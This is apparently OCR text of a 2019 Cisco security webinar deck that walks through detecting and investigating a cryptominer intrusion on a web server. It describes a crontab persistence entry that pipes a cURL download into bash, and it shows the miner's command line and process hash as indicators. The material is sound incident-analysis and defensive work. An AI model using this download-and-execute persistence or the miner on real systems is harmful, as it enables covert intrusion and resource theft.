


Step 2:

- The initial payload creates an entry in crontab which reaches out to the server to download and execute the payload by piping the cURL output to bash.
- This creates persistence upon reboot without installing a daemon and even though the tmp folder may be deleted.

The Investigation: Threat Intelligence

Cross-referencing the IP address from which the malware was downloaded shows that the IP is not currently on a blacklist. Even so, Tetration was able to alert on the intrusion because of the fact that it understands the baseline behavior of the web-server and the new connection generated a Compliance Violation Alert and a Forensics Alert.



The Investigation: Process Hash

Pivoting to look at threat intelligence on the process itself. Tetration *did not* flag any blacklist process hash anomalies. This means that the hash was not present in the NIST RDS. That being said, we can pivot to other Threat Intelligence sources and this hash appears to be known malware in both Talos and the larger community. This means that Cisco Advance Malware Protection would have likely blocked this binary from executing.


Tetration Process Inventory

IP-172-31-3-85


Filters | Process Command Line contains virre | Filter

Process Binary Hash	Process Command Line
7f52efd3d2a99475164a9413ed2d1b947129099d67c72583633cedb	/tmp/virre monerohash.com


Cisco Talos/AMP



The Investigation: Supporting Data



We can see the recurring cron job that continues to poll the payload server. This provides a file-less version of persistence.



We can see that the actual cryptominer is executing directly out of a tmp directory.


Demo

Cisco Security Webinar Series 2019

“Alles auf einen Blick“

Hier eine Übersicht

https://www.cisco.com/c/m/de_de/training-events/2019/cisco-security-webinars/index.html




CISCO